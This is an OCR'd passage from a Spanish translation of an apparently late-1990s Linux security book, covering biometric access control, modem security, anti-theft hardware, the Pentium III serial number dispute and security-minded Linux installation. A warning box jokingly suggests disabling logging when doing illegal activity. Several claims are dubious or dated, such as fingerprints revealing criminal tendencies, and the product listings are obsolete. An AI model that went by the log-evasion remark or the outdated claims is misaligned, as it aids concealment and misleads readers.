La identificación biométrica es un campo relativamente nuevo, pese a que sus raíces se remontan al antiguo Egipto, cuando los faraones sellaban ciertos decretos con una huella digital.

Las primeras incursiones sustanciales en la biométrica se realizaron en el siglo XIX. En 1893, Sir Francis Galton demostró que no había dos huellas digitales iguales, ni siquiera en el caso de gemelos idénticos. Poco después, Sir Edward Henry creó el sistema Henry, que se sigue utilizando en la actualidad.

Este sistema clasifica los montes de las yemas de los dedos en ocho categorías: la accidental, el lazo central, el lazo doble, el arco plano, la espiral plana, el lazo radial, el arco cubierto y el lazo del hueco del codo. Analizando estos patrones y estableciendo de ocho a dieciséis puntos de comparación entre muestras, la policía puede identificar criminales sin ningún género de duda.

NOTA

La dactilografía se considera una ciencia infalible. Y en la mayoría de los casos lo es, siempre que el sujeto tenga huellas dactilares. No todo el mundo las tiene. Algunas raras afecciones de la piel pueden distorsionar o incluso borrar por completo las huellas digitales. La más conocida es la epidermolisis bullosa, una enfermedad hereditaria que ataca normalmente a los niños que están todavía en el útero. Las víctimas de esta enfermedad pueden tener parte de las huellas digitales o no tener ninguna en absoluto.

Hasta mediados del siglo XX, la técnica dactilográfica era sorprendentemente primitiva. La obtención de huellas de los criminales suponía impresiones físicas directamente de la mano a la tinta. Armados con estas impresiones, que se almacenaban en tarjetas de papel, los criminólogos las comparaban visualmente con las que se tomaban en la escena del crimen.

Con el tiempo, este sistema fue reemplazado por una tecnología más avanzada. Actualmente, el FBI guarda más de 200 millones de huellas dactilares (29 millones de las cuales son únicas y las demás son de reincidentes) mediante el **Estándar de Compresión de Imagen de Huellas Digitales**. Este estándar proporciona almacenamiento digital de huellas dactilares en un espacio razonable, que de otra manera ocuparía miles de terabytes y, como podría esperarse, las computadoras hacen la mayoría de las comparaciones.

La tecnología digital de impresión de huellas dactilares es ahora tan barata que algunas empresas están incorporándola a los PC. Por ejemplo, Compaq se está encargando de un sistema de identificación por huella digital para PC que se vende en Japón a un precio de unos 135 dólares. El sistema utiliza una cámara para capturar una imagen de la huella, que posteriormente se utiliza para realizar la autenticación durante el inicio de sesión.

Pero las huellas digitales son sólo el principio. En estos últimos años, los científicos han identificado varias características biológicas únicas que pueden utilizarse para la identificación. Entre éstas, los patrones distintivos de la retina han sido los que han atraído el mayor interés. Véase la Figura 2.5.

La retina, que controla la visión periférica, es un tejido infinitamente fino que convierte la luz en señales eléctricas. A continuación, estas señales se transmiten al cerebro. La retina se compone de varias capas, de las que los exploradores de retina utilizan dos en particular. La capa externa contiene unas estructuras fotoreceptivas y reflectoras, llamadas **conos** y **bastones**, que procesan la luz. Por debajo de éstas, en la capa **coroide**, la retina alberga complejos sistemas de vasos sanguíneos.




FIGURA 2.5
La retina recubre la pared más interna del ojo.

Los especialistas en identificación indican que las exploraciones de retina son extraordinariamente fiables y en muchos casos superiores a la toma de huellas dactilares. Por ejemplo, los patrones de retina presentan muchos más puntos de comparación que las huellas digitales (entre 700 y 4200). Por este motivo, las exploraciones de retina se clasifican como **de alta biometría** o como sistemas biométricos con un grado excesivamente alto de precisión.

Sin embargo, las exploraciones de retina son en ocasiones insuficientes y es posible que no funcionen si los usuarios son ciegos, parcialmente ciegos o tienen cataratas. Además, dichas exploraciones tienen una tasa desproporcionadamente alta de rechazo o **falso negativo**, es decir, aunque hay una pequeña probabilidad de que una exploración de retina auntentique a un usuario no autorizado, los usuarios autorizados son rechazados a menudo la primera vez.

La tecnología más reciente se ha fijado en los patrones de voz. Sin embargo, estos sistemas son poco fiables. Por ejemplo, ha habido casos en que el reconocimiento de voz ha fallado porque el usuario tenía bronquitis, catarro, laringitis, etcétera.

Dispositivos de control de accesos biométricos

El control biométrico de acceso tiene sus pros y sus contras. Por un lado, dichos controles ofrecen un alto grado de seguridad, sobre todo los sistemas que utilizan los datos de las huellas dactilares. Sin embargo, existen impedimentos prácticos para establecer un enfoque completamente biométrico.

En primer lugar, si los controles biométricos se expanden más allá de la propia estación de trabajo, es posible que haya que enfrentarse a cuestiones de privacidad. Por ejemplo, imagine que es un pequeño proveedor de servicios de Internet y que decide instalar un control de acceso biométrico en todo el sistema. Incluso si sus empleados firman una autorización, más tarde pueden demandarle por invasión de la intimidad (y, quizá, ganar).

En las exploraciones retinales, se bombardea al ojo con luz infrarroja. Las estructuras fotoreceptoras de la capa exterior responden reflejando dicha luz y la reflexión resultante produce una imagen de los patrones de los vasos sanguíneos de la retina.

NOTA

Las preocupaciones por la privacidad relacionada con los sistemas de control de acceso biométrico son muy reales, pese a que surgen de fuentes recónditas. Por ejemplo, se ha argumentado en contra que las exploraciones retinales revelan información personal médica. Mediante patrones de retina se pueden detectar indicios de abuso de drogas, enfermedades hereditarias e, incluso, SIDA. De ahí que el mantenimiento de una base de datos de patrones de retina pueda llevarle a un litigio. Análogamente, las huellas digitales pueden revelar tendencias criminales, lo que también constituye un dato sensible.

Más allá de los aspectos legales, los sistemas de control de acceso biométrico tienen implicaciones sociales. Sus empleados pueden ofenderse por estos controles y considerarlos una violación de la intimidad, lo digan o no, lo que podría fomentar un ambiente de trabajo hostil, aun cuando no se manifieste de manera abierta.

Es posible que el mayor inconveniente de los sistemas de acceso biométrico sea su eficacia. Dichos sistemas realizan, al menos, registros rudimentarios, por lo que crean un registro incontrovertible de las personas que han llevado a cabo sus tareas y del momento en que se han realizado, lo que priva al personal de excusas creíbles. En ciertos juicios, los controles de identificación biométrica pueden utilizarse como prueba.

ADVERTENCIA

Esperamos que no esté utilizando las computadoras para ninguna actividad ilegal. Pero, si lo hace, es probable que tenga que continuar con sus controles de acceso

biométricos o, al menos, desconectar sus utilidades de *logging*. No hay nada que haga tanto daño a un pirata informático como unos registros incontrovertibles.

Para finalizar, los controles de acceso biométrico no son adecuados para entornos que van más allá de una red local. Por ejemplo, no se puede obligar a ningún usuario remoto a utilizar dispositivos biométricos, aunque se desee.

Pese a estos problemas, los controles de acceso biométrico son excelentes cuando se utilizan internamente, en lugares cerrados y entre compañeros en los que se confía. Creemos que su uso es muy aconsejable dentro de las oficinas en aquellas máquinas que se usen para el control y la administración de la red.

Desgraciadamente, no hay muchas herramientas de control de acceso biométrico compatibles con Linux. La Tabla 2.4 muestra algunas de ellas, su cometido y dónde se puede obtener más información sobre ellas.

Tabla 2.4 Herramientas de acceso biométrico compatibles con Linux

Producto o servicio	Descripción
Biomouse	Es un ratón de American Biometric que lee las huellas digitales. Funciona bien con Linux 2.0 o posterior. Para obtener más información al respecto, diríjase a http://www.biomouse.com/.
IrisScan	Es un sistema de autenticación biométrica en red que admite 256 estaciones de trabajo por segmento de LAN. Los usuarios son autenticados por patrones aleatorios del iris, que son supuestamente incluso más precisos y fiables que las exploraciones de retina. Y, pese a que IrisScan requiere NT en el servidor, puede utilizarse para asegurar entornos heterogéneos. Para obtener más información al respecto, diríjase a http://www.iriscan.com.
SecureStart/ISA	Es un sistema de autenticación por huella digital de I/O Software que autentica a los usuarios antes de arrancar. Incluye un analizador de huellas digitales compacto que se conecta a una tarjeta ISA y trabaja con Linux 2.0 o posterior. Puede encontrar más información en http://www.iosoftware.com/bioapps/ssisa.htm.
Verivoice	Este sistema, disponible para Linux 2.0+, comprueba su identidad mediante el reconocimiento de voz. Puede encontrar más información en http://www.verivoice.com/.

Para obtener más información sobre la identificación biométrica, diríjase a estos sitios:

- **A View From Europe**. Una entrevista con Simon Davies que se centra en aspectos de privacidad biométrica. Está en http://www.dss.state.ct.us/digital/news11/bhsug11.htm.

- **Biometrics Explained**. Un buen documento de Gary Roethenbaugh, un analista industrial de ICSA (*International Computer Security Association*, Asociación Internacional de Seguridad Informática). Está en http://www.icsa.net/services/consortia/cbdc/explained.shtml.
- **Fight the Fingerprint**. Estos amigos ven un futuro biométrico, que no les gusta. Como se explica en su página inicial: "¡Nos oponemos firmemente a todos los esquemas de biometría aprobados por el gobierno y al número de identificación de la Seguridad Social!" Está en http://networkusa.org/fingerprint.shtml.
- **The Association for Biometrics (AfB) and International Computer Security Association (ICSA) Glossary of Biometric Terms**. Está en http://www.icsa.net/services/consortia/cbdc/glossus1.shtml.
- **The BioAPI Consortium**. Este grupo se creó para ayudar a los desarrolladores a integrar la identificación biométrica con los estándares y API existentes. Se encuentra en http://www.bioapi.org/.
- **The Biometric Consortium**. "...el punto central del Gobierno de EE.UU. para la investigación, el desarrollo, la evaluación y la aplicación de la tecnología de verificación-identificación personal basada en la biometría...". Se encuentra en http://www.biometrics.org/.

Seguridad del modem

La seguridad del modem es un tema antiguo, pero sobre el que se debate a menudo. ¿Pueden los modems dejar a alguien expuesto a un ataque? Depende de cómo se haya diseñado el sistema. Sin embargo, en general la respuesta es afirmativa, los modems pueden ser un riesgo para la seguridad. Por este motivo, empresas como Sun Microsystems han limitado a sus empleados la instalación de modems en sus puestos.

Si el sistema es pequeño (dos o tres estaciones de trabajo), es fácil saber quién utiliza modems y aplicar controles de seguridad, tales como la desconexión de las líneas de módem cuando no se utilicen. En cambio, si se está administrando una red corporativa, es conveniente quitar los modems de todas o de casi todas las máquinas.

Los modems suponen no sólo una amenaza de ataque exterior (agresores extrayendo información de su red), sino también una amenaza interna. Los usuarios locales pueden utilizarlos para enviar información "delicada" en masa. Si es completamente imposible quitar los modems (quizá los empleados los necesiten para llevar a cabo ciertas tareas), instale al menos software o dispositivos de rastreo de marcado. Dichas herramientas pueden capturar cualquier número marcado. Un buen producto para este propósito es Whozz Calling de Mountain Systems, Inc. (aunque es algo caro). Puede obtener más información al respecto en http://www.mtnsys.com/pages/prices.htm.

NOTA

Si sus empleados necesitan modems para tareas limitadas, quizá sea aconsejable realizar dichos trabajos en estaciones aisladas con configuraciones mínimas y con pocos o ningún dato importante. De esta forma, si algo va mal, podrá reinstalar rápidamente sin miedo a que una brecha en la seguridad pueda amenazar la red en general o provocar pérdidas de información importante.

Algunos productos permiten aplicar control de acceso al módem e, incluso, cifrado. En la siguiente sección se pueden encontrar algunos de ellos.

ModemLock

Advanced Engineering Concepts, Inc.

1198 Pacific Coast Highway #D-505

Seal Beach, CA 90740

Teléfono: (310) 379-1189

Fax: (310) 597-7145

ModemLock es una combinación de *firmware* y software que se conecta entre una computadora y un módem externo. Cifra el flujo de datos del módem utilizando DES y admite control de acceso al módem. Funciona más de 40 horas con una batería de 9 voltios, tiene adaptador de corriente alterna y la tasa de transferencia mínima es de 1900 caracteres por segundo.

Modem Security Enforcer

IC Engineering, Inc.

P.O. Box 321

Owings Mills, MD 21117

Teléfono: (410) 363-8748

e-mail: Info@ICEngineering.Com

Dirección URL: http://www.bcpl.lib.md.us/~n3ic/iceng.html

Este dispositivo complementario tiene un gran número de características, como la autenticación por retrollamada, la protección mediante contraseña, el almacenamiento de contraseñas de *firmware* (a las que no pueden acceder los usuarios internos), el almacenamiento en memoria no volátil, la compatibilidad con centralitas telefónicas PBX y redes de área local, y una interfaz totalmente configurable. Funciona sobre cualquier dispositivo RS-232. Para obtener más información sobre el funcionamiento de Modem Security Enforcer, véase el manual de mantenimiento *on-line* en http://www.bcpl.lib.md.us/~n3ic/mse/mseman.html.

CoSECURE

CoSYSTEMS Inc.

3350 Scott Blvd., Building 61-01

Santa Clara, CA 95054

Teléfono: (408) 748-2190

Fax: (408) 988-0785

CoSECURE es una aplicación UNIX que aplica control de accesos a modems en la plataforma SPARC. Los puertos de acceso telefónico pueden asegurarse totalmente de varias formas.

PortMarshal

Cettlan Inc.

17671 Irvne Blvd., Suite 201

Tustin, CA 92780

Teléfono: (714) 669-9490

Fax: (714) 669-9513

e-mail: info@cettlan.com

Dirección URL: http://www.cettlan.com/

PortMarshal proporciona un cifrado DES de alto nivel y autenticación de conexiones remotas. Es posible aplicar control de accesos a 256 puertos y el producto genera un gran número de registros de auditoría. Los informes incluyen características de análisis gráfico para determinar picos de tráfico, resúmenes de uso, etc. Desgraciadamente, el software de gestión de PortMarshal por ahora sólo es compatible con Windows 95 y NT. No obstante, dada la funcionalidad que proporciona este producto, merece la pena añadir un equipo NT a la red.

Dispositivos antirrobo

Otra amenaza es el robo, tanto del sistema entero como de componentes individuales. No es necesario que roben el servidor. Pueden llevarse los dispositivos de disco duro, memoria o tarjetas de expansión. La siguiente sección presenta una serie de herramientas que pueden ayudar a proteger el sistema y sus componentes.

Laptop Lockup

Laptop Lockup

253 So. Van Ness Ave.

San Francisco, CA 94103

e-mail: security@laptoplockup.com

Dirección URL: http://www.laptoplockup.com/

Laptop Lockup evita el robo de equipos portátiles utilizando cables de acero resistente al sabotaje y un candado de cobre que asegura el portátil a la mesa. Admite una gran variedad de portátiles, PowerBooks, etc.

FlexLock-50

Flex-Lock-50

Pioneer Lock Corporation

487 South Broad Street

Glen Rock, NJ 07452

Teléfono: (201) 652-9185

Dirección URL: http://www.pioneerlock.com/

FlexLock-50 asegura las estaciones de trabajo con cable de media pulgada resistente a cizallas, cortaalambres y sierras para metal. Pioneer ofrece también sistemas de base metálica que aseguran las estaciones de trabajo a las mesas.

Computer Guardian

Newland Design Limited

John Street, Carnforth, Lancashire

LA5 9ER, England, UK

Teléfono: 44 (0)1524 733424

e-mail: guardian@bigfish.co.uk

Dirección URL: http://www.bigfish.co.uk/business/guardian/

Computer Guardian es un sistema antirrobo para PC independiente de la plataforma. Consta de una tarjeta de expansión y software en un disquete externo. Cuando se mueve el PC o alguien trata de forzar sus componentes, el sistema hace sonar una sirena para asustar al ladrón y avisar a los demás.

PHAZER

Computer Security Products, Inc.

P.O. Box 7544

Nashua, NH 03060

Teléfono: (800) 466-7636

Fax: (603) 888-3766

e-mail: Sales@ComputerSecurity.com

Dirección URL: http://www.computersecurity.com/fiber/index.html

PHAZER es un dispositivo de seguridad de fibra óptica que detecta intentos de forzado físico. Este sistema de monitorización descansa sobre un bucle cerrado de fibra óptica. Si el bucle se abre, se genera una alarma. PHAZER es magnífico para laboratorios de computación universitarios u otras redes grandes.

Números únicos, marcado y otras técnicas

También es aconsejable el tomar medidas para identificar su sistema en caso de robo. Cada año roban miles de computadoras y las víctimas casi nunca las recuperan, incluso después de que la policía haya investigado. Algunos usuarios no conservan recibos, otros no anotan los números de serie, y así sucesivamente. Si no toma estas medidas, tendrá dificultad para identificar su máquina una vez que le hayan reformateado las unidades.

Algunas medidas de seguridad habituales que pueden servir como refuerzo legal son las siguientes:

- Llevar un registro meticuloso de todo el hardware, incluyendo los números de modelo y serie, ya que son necesarios si se llama a la policía. A menudo no es suficiente con que pueda reconocer una máquina por sus sonidos, chasquidos y desconchones. La policía suele exigir algo más sustancial, como números de serie, facturas de compra, etc.
- Marque de forma permanente los componentes con un número único de identificación utilizando tinta indeleble, pintura fluorescente o pintura-tinta ultravioleta, que es visible sólo con luz negra. En particular, marque la placa madre, las tarjetas de expansión, las unidades de disco, el interior y exterior de la caja de la unidad y el monitor.

Además, es posible que desee obtener más información sobre marcas patentadas o soluciones de identificación. Existen dos en particular: STOP y Accupage.

STOP

STOP

30 Myano Lane, Suite 36

Stamford, CT 06902

Teléfono: (888) STOPTAG / (203) 359-9361

Dirección URL: http://www.stoptheft.com/

STOP es un sistema a dos niveles tanto de prevención de robo como de identificación. En primer lugar, se marca todo el hardware con un producto químico indeleble. Este tatuaje identifica el equipo como una propiedad robada. Se coloca encima una placa de metal especial que se mantendrá adherida incluso bajo 800 libras de presión. Los ladrones sólo pueden vencer a STOP cortando físicamente el chasis plateado tatuado.

Accupage

Accupage Limitedplaca

P.O. Box 26

Aldershot, Hampshire

GU12 5YP, UK

e-mail: accupage@technologist.com

Dirección URL: http://www.accupage.com/

Accupage es un sistema de hardware que incrusta un mensaje indeleble en los PC, que contiene la identidad de su propietario. La policía puede ver este mensaje para determinar el propietario y si el PC ha sido robado. Accupage se está integrando sobre los nuevos equipos portátiles, pero los sistemas de sobremesa más antiguos también pueden asegurarse.

El número de serie del Intel Pentium III

Algunas medidas de seguridad e identificación pueden volverse contra uno o dejarle expuesto a una invasión de su intimidad. En nuestra opinión, el número de serie del Intel Pentium III es un ejemplo de esto.

El procesador Pentium III luce un número de serie de 96 bits único y permanente. Este número puede identificar la máquina no sólo ante proveedores, sino ante *hosts* remotos de la Web. Ahí está el problema.

Inicialmente, Intel insistía en que como todos los modelos se vendían con esta funcionalidad desactivada, no había amenaza a la intimidad. De hecho, Intel aseguraba que sólo podían reactivarla los usuarios y que, por consiguiente, sólo se expondrían los usuarios que deseasen que se les siguiese la pista.

Esto era falso.

Unas semanas después de que las declaraciones iniciales de Intel vieran la luz, una publicación alemana de piratas informáticos informó de que los agresores remotos podrían obtener el número de serie sin que los usuarios diesen su consentimiento, incluso después de que la opción del número de serie fuese desactivada. Tras este escrito, Intel ha estado bregando por reducir los temores del público (no cabe duda de que intentan salvar su chip de un boicot).

He aquí lo que vemos a través de la pantalla de humo de Intel:

- Intel sugiere que el número de serie beneficia a los consumidores, aunque en realidad beneficia a los mercaderes *online* que pueden rastrear los movimientos del público y sus hábitos de compra.
- Mediante la escritura hardware del número de serie, Intel se ha unido a otros conspiradores que claman por una sociedad orwelliana.
- Hasta la fecha no hemos visto ningún comercio de electrónica que avise a los consumidores del ataque a la intimidad del Pentium III.

Creemos que Intel jugaba con la inexperiencia de la mayoría de los usuarios. Los principiantes nunca sospecharían nada e, incluso si lo hiciesen, no tendrían forma de confirmar sus sospechas.

No recomendamos a nadie adquirir un procesador Pentium III a menos que Intel haga público el código fuente de su sistema de números de serie. Como valoramos mucho su intimidad, consideramos repugnante la conducta de Intel en este caso. Los sitios web que visitemos son un asunto exclusivamente nuestro. En nuestra opinión, el esquema de número de serie de Intel no es menos impertinente que el que alguien nos acompañe a la biblioteca, respirando en nuestro cogote y mirando estúpidamente qué libros ojeamos. En este caso, es aún peor, ya que da esta información a terceros.

Para obtener más información acerca de la controversia del procesador Pentium III, puede ver los siguientes enlaces:

- "Pentium III serial number is soft-switchable after all", un debate sobre cómo se introdujeron en el sistema de número de serie del procesador Pentium III los trabajadores de la revista **c't** (http://www.heise.de/ct/english/99/05/news1).
- "The Big Brother Inside Home Page". Aquí puede encontrar toda la historia, con muchos artículos y enlaces (http:/www.privacy.org/bigbrotherinside/).

ADVERTENCIA

Ha habido noticias de que algunos equipos portátiles con el procesador Pentium III de Intel tienen también un número único de serie. Si tiene uno de ellos, póngase en contacto con Intel para saber si le afecta.

Resumen

Una buena seguridad física es cuestión de sentido común. Siempre que le sea posible, implemente todas las medidas de seguridad prescritas por su fabricante de hardware. Vigile en particular las contraseñas predeterminadas y similares.

Si actualmente también utiliza hardware de red, resulta útil localizar documentación adicional en Internet. El hardware antiguo de red puede albergar defectos.

Por último, el mejor consejo quizá sea éste: Tome todas las precauciones posibles para evitar que usuarios no autorizados accedan físicamente a sus servidores o al hardware de red.

CAPÍTULO 3

Instalación

En este capítulo

Acerca de las distintas distribuciones de Linux, seguridad e instalación.
Particiones y seguridad.
Elegir servicios de red en la instalación.
Cargadores de arranque.
Resumen.

Los innumerables libros de Linux están repletos de capítulos sobre su instalación. Si utiliza Linux, es probable que ya haya leído algunos. Teniendo esto en cuenta, ¿es realmente necesario un capítulo sobre la instalación de Linux?

Hay varias razones por las que creemos que sí lo es. En primer lugar, la mayoría de los manuales de instalación no se centran en la seguridad. En segundo lugar, mucha gente comprará este libro antes de establecer su red Linux. Y, finalmente, la seguridad de Linux comienza en la instalación, o incluso antes.

Sin embargo, en lugar de un libro sobre cómo realizar la instalación, este capítulo se centra en los temas de instalación que pueden afectar a la seguridad:

- Diferencias entre los procedimientos de instalación y la seguridad de varias distribuciones de Linux.
- Particiones y seguridad.
- Elección de los servicios de red durante la instalación.
- Cargadores de arranque.

Acerca de las distintas distribuciones de Linux, seguridad e instalación

Existen un mínimo de quince distribuciones de Linux y, sin duda alguna, para cuando este libro vea la luz habrán aflorado algunas más. Todas ellas comparten algunas características comunes: tienen las mismas versiones del *kernel* o núcleo, las mismas aplicaciones básicas y, salvo contadas excepciones, el mismo código fuente del núcleo.

Todo ello puede hacer pensar que todas las distribuciones de Linux son idénticas, lo que no es cierto. Realmente existen diferencias sutiles:

- Las diferentes distribuciones de Linux tienen distintas herramientas de instalación y su funcionalidad puede variar. Algunas de estas herramientas de instalación especifican automáticamente qué servidores se activan durante el arranque, mientras que otras no lo hacen, sino que preguntan antes.
- Algunas herramientas de instalación profundizan en los paquetes individuales para que se pueda seleccionar con total exactitud el software que se instala. Otras ofrecen un ámbito menos incisivo y preguntan qué conjuntos de software se quieren instalar en lugar de qué aplicaciones individuales.

Si no conoce Linux, estas variables pueden afectar a la seguridad del sistema, ya que puede acabar con un gran número de paquetes de software y servidores instalados que no conoce en absoluto.

Éste es un problema importante con el que se enfrentan los usuarios que acaban de conocer Linux y las publicaciones existentes en el mercado no les ayudan mucho. Aunque el número de manuales de Linux es sobrecogedor, muy pocos contienen listas exhaustivas del software que se puede instalar, lo que deja a los princi-

piantes en la difícil disyuntiva de elegir aplicaciones individuales o instalar toda la distribución, y la mayoría elige esta última opción

NOTA

Algunas distribuciones antiguas, como las primeras de SlackWare, funcionaban de forma distinta. La herramienta de instalación, basada en los *scripts* de la *shell* con un *front-end* de cuadros de diálogo, se detenía en todas las aplicaciones y utilidades, lo que obligaba a decidir si se instalaban o no. Cada cuadro de diálogo mostraba la descripción de la aplicación por su entrada en el *Linux Software Map (Mapa de Software de Linux)*, lo que permitía cerciorarse de la utilidad de cada programa y de si se necesitaba o no. Naturalmente, esto hacía que la instalación fuera más tediosa, pero también mucho más incisiva y que proporcionaba más información

¿Es realmente tan importante que se sepa con exactitud lo que se instala? Sí, ya que Linux difiere considerablemente de otros sistemas operativos en que no hay ninguna entidad individual que controle el desarrollo y las pruebas. Cuando alguien se adentra más allá de su núcleo (el corazón del sistema), se encuentra con que Linux está compuesto de varios miles de herramientas, módulos, bibliotecas, etc.

Muchos de estos componentes se derivan de desarrolladores académicos, *freelance* y comerciales de todo el mundo. Cada desarrollador es responsable del control de calidad de su aplicación y, por consiguiente, la calidad puede variar ostensiblemente de unos a otros. Para entender los motivos de tal aseveración, véase la Figura 3.1.




FIGURA 3.1
Distintos tipos de software de Linux.

La Figura 3.1 muestra los distintos tipos de software de Linux y una crítica generalizada admitida del control de calidad de cada uno de los niveles. Esto es lo que muestra:

- El *kernel* de Linux y las herramientas imprescindibles se han sometido a rigurosas pruebas en busca de errores de programación habituales que podrían amenazar potencialmente la seguridad del sistema. Las personas que realizan estas pruebas tienen mucha experiencia y conocen perfectamente el origen de Linux y la historia de su desarrollo, sobre todo desde el punto de vista de la seguridad.
- Las **herramientas semicomerciales** son herramientas que serían comerciales en cualquier otra plataforma. Recientemente se ha producido una tremenda afluencia de dichas herramientas, ya que grandes proveedores corporativos han puesto sus ojos en el territorio de Linux. Es posible que estas herramientas tengan una excelente seguridad, pero muy probablemente muchas no la tengan. Pasar complejas aplicaciones comerciales a Linux, un sistema operativo relativamente nuevo y desconocido, es una empresa propensa a cometer errores. Además, algunos proveedores ven las migraciones a Linux como decisiones de política (probar el agua) e invierten menos tiempo y esfuerzos en analizar el estado de seguridad de sus puertos, a menos que la aplicación esté relacionada específicamente con la seguridad.
- Para finalizar, más allá del código principal de Linux y de las contribuciones semicomerciales se encuentran las herramientas independientes, en fase beta, etc. Esta categoría ya se constituye como una parte sustancial de Linux y está creciendo rápidamente. Aquí las pruebas varían. Un gran número de las nuevas herramientas de Linux son el resultado de los esfuerzos entusiastas y bienintencionados de futuros programadores. Algunos de ellos tienen una vasta experiencia en UNIX y conocen perfectamente los problemas que atañen a la seguridad, pero otros están empezando.

A medida que nos alejamos del núcleo básico de Linux, podemos encontrarnos con resultados muy dispares, con la notable excepción de las herramientas de seguridad. Algunas de las herramientas de seguridad de Linux han alcanzado niveles que sólo pueden igualar aplicaciones de seguridad comerciales de alto rendimiento.

Si va a utilizar Linux a nivel personal, puede instalar toda la distribución sin ningún problema. Sólo tiene que utilizar ciertas prácticas de seguridad, como hacer frecuentes copias de seguridad, y estar preparado para aprender mediante el método de ensayo y error.

Sin embargo, si va a utilizar Linux en una empresa o para tareas extremadamente importantes en las que no puede haber el más mínimo error, es mejor que adopte otro enfoque:

- Antes de utilizar Linux en un entorno empresarial, es aconsejable conocer los paquetes de software, su función, el tiempo que llevan en el mercado y si realmente se necesitan. Para ello, es aconsejable visitar el Linux Software Map, en la página web http://www.boutell.com/lsm/. En el LSM se pueden

realizar búsquedas, lo que es muy útil, ya que actualmente hay alrededor de 3.000 entradas.

- Si su distribución de Linux incluye herramientas patentadas, investigue su utilidad y el registro de seguimiento de la seguridad. Para obtener más información sobre las distintas distribuciones (listas de errores, sitios de seguimientos de revisiones, boletines, consejos de los proveedores, etc.), consulte el Apéndice D, "Fuentes para obtener información".

Además de estos pasos, intente seguir esta regla de oro: **menos es más** e instale sólo lo que necesite.

Sin embargo, seguir este consejo puede resultar difícil, sobre todo si acaba de conocer Linux, ya que ofrece un amplio abanico de aplicaciones y varios subconjuntos dentro de cada tipo de aplicación. Por consiguiente, además de la docena de editores de texto que contiene el CD-ROM de la distribución, es probable que haya 25 editores de texto de Linux. Tiene muchos entre los que elegir.

En concreto, tenga mucho cuidado cuando vaya a elegir las aplicaciones para red (cualquier cosa que utilice un demonio). Si una aplicación para red tiene defectos, puede exponer el sistema a ataques remotos. Ningún otro sistema operativo ofrece tantas aplicaciones para red como Linux. De hecho, los desarrolladores de Linux se han vuelto locos por poner todo en red, desde lectores de CD-ROM a tabletas digitalizadoras. Si algo puede ponerse en red, Linux lo ha hecho.

Resumiendo, antes de instalar Linux en un entorno empresarial, es conveniente tomarse el tiempo suficiente para informarse al respecto. Merece la pena y se dará cuenta de que su investigación es interesante y esclarecedora. Linux es un sistema operativo que está lleno de posibilidades y que admite aplicaciones verdaderamente asombrosas. Por ejemplo, ¿necesita herramientas de secuenciación de ADN o un medio para ver las estructuras moleculares? No hay problema. Vaya a http://SAL.KachinaTech.COM/index.shtml.

Para finalizar, hay que señalar que aun teniendo en cuenta todo esto, si Linux se instala y se mantiene correctamente, ofrece una excelente seguridad. Sólo se necesita una visión general de la seguridad en Linux, lo que, al fin y al cabo, es el objetivo de este libro. Vamos a comenzar.

Particiones y seguridad

Durante la instalación, Linux solicita que se haga una partición del disco duro. En esta sección se explica en qué medida puede afectar a la seguridad la forma en que se realizan las particiones.

¿Qué son exactamente las particiones?

Las particiones son áreas del disco duro que se reservan para los sistemas de archivos. Vamos a examinar sus relaciones con el disco duro.

Los discos duros constan de una o varias capas llamadas discos. En particular, las antiguas unidades SCSI, suelen tener varios discos. Véase la Figura 3.2.




FIGURA 3.2
Los discos duros pueden tener uno o varios discos.

La superficie de los discos se parece vagamente a la superficie de un disco de vinilo. Véase la Figura 3.3.

Como muestra la Figura 3.3, los discos están cubiertos por estructuras similares a estrías, círculos que se van haciendo cada vez más pequeños a medida que se acercan al centro. Los espacios entre estos círculos son las **pistas**. Estas pistas se dividen en unidades más pequeñas llamadas **sectores**, que contienen unidades aún menores que graban bits de datos.

